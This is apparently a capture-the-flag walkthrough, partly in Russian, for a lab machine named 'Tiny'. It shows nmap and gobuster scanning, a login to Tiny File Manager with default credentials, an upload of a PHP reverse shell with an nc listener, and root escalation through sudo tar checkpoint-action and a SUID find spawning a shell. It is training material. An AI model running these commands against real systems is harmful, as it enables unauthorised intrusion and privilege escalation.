


## Machine Tiny

\$ nmap

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
(kali@kali)-[~]  
$ nmap -A 10.0.2.15  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-07 12:22 EST  
Nmap scan report for 10.0.2.15  
Host is up (0.00067s latency).  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
80/tcp    open  http    nginx 1.18.0  
_http-server-header: nginx/1.18.0  
_http-title: Site doesn't have a title (text/html).  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 20.80 seconds
```

Подсказка на枚举ацию -x php




PHP Version 7.4.33

```
(kali@kali)-[~]  
$ gobuster dir --url http://10.0.2.15/ --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php  
  
Gobuster v3.4  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: http://10.0.2.15/  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.4  
[+] Extensions: php  
[+] Timeout: 10s  
  
2023/02/07 12:32:00 Starting gobuster in directory enumeration mode  
  
/info.php (Status: 200) [Size: 65709]  
/shell.php (Status: 200) [Size: 92]  
/tiny.php (Status: 200) [Size: 11521]  
Progress: 337388 / 441122 (76.48%)
```

shell удалить


Переходим – натываемся на Tiny File Manager с дефолтными кредитами

<https://github.com/prasathmani/tinyfilemanager> -- admin:admin@123




Reverse shell

<https://github.com/pentestmonkey/php-reverse-shell> with ip address and port (nc -nvlp 1234)




Выполняем файл и получаем RCE



\$ sudo -l (<https://gtfobins.github.io/gtfobins/tar/>)

sudo -u john tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/bash



## USER

```
sudo -u john tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=
exec=/bin/bash
tar: Removing leading `/' from member names
whoami
john
█
```

python3 -c 'import pty;pty.spawn("/bin/bash")'

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
john@debian:/$ █
```

```
john@debian:~/Desktop$ cat user.txt
cat user.txt
6efc1a5dbb8904751ce6566a305bb8ef
█
```

## ROOT

find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 6 -exec ls -ld {} \; 2>/dev/null

```
john@debian:/$ find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 6 -exec l
s -ld {} \; 2>/dev/null
< -type l -maxdepth 6 -exec ls -ld {} \; 2>/dev/null
-rwsr-xr-x 1 root root 19040 Jan 13 2022 /usr/libexec/polkit-agent-helper-1
-rwsr-xr-x 1 root root 182600 Jan 14 08:29 /usr/bin/sudo
-rwsr-xr-x 1 root root 71912 Jan 20 2022 /usr/bin/su
-rwsr-xr-x 1 root root 44632 Feb 7 2020 /usr/bin/newgrp
-rwsr-xr-x 1 root root 55528 Jan 20 2022 /usr/bin/mount
-rwsr-xr-x 1 root root 52880 Feb 7 2020 /usr/bin/chsh
-rwsr-xr-x 1 root root 63960 Feb 7 2020 /usr/bin/passwd
-rwsr-xr-x 1 root root 311008 Jan 9 2021 /usr/bin/find
-rwsr-xr-x 1 root root 35048 Jun 20 2021 /usr/bin/fusermount3
-rwsr-xr-x 1 root root 58416 Feb 7 2020 /usr/bin/chfn
-rwsr-xr-x 1 root root 23448 Jan 13 2022 /usr/bin/pkexec
-rwsr-xr-x 1 root root 88304 Feb 7 2020 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 158448 Nov 2 17:46 /usr/bin/ntfs-3g
-rwsr-xr-x 1 root root 35040 Jan 20 2022 /usr/bin/umount
-rwsr-xr-- 1 root messagebus 51336 Oct 5 07:04 /usr/lib/dbus-1.0/dbus-daemon
-launch-helper
-rwsr-xr-x 1 root root 481608 Jul 1 2022 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 14328 Dec 4 18:46 /usr/lib/mysql/plugin/auth_pam_tool
_dir/auth_pam_tool
-rwsr-xr-- 1 root dip 403752 Jan 6 2021 /usr/sbin/pppd
john@debian:/$ █
```

./find . -exec /bin/sh -p \;

```
cd /usr/bin
john@debian:/usr/bin$ ./find . -exec /bin/sh -p \;
./find . -exec /bin/sh -p \;
# whoami&id
whoami&id
root
uid=1000(john) gid=1000(john) euid=0(root) groups=1000(john),24(cdrom),25(flo
ppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),113(bluetooth),118(l
padmin),121(scanner)
[1] + Done                               whoami
# █
```

```
# ls
ls
mysql-apt-config_0.8.15-1_all.deb  root.txt
# cat root.txt
cat root.txt
d0924ce77393df2306c10788f82db30
# █
```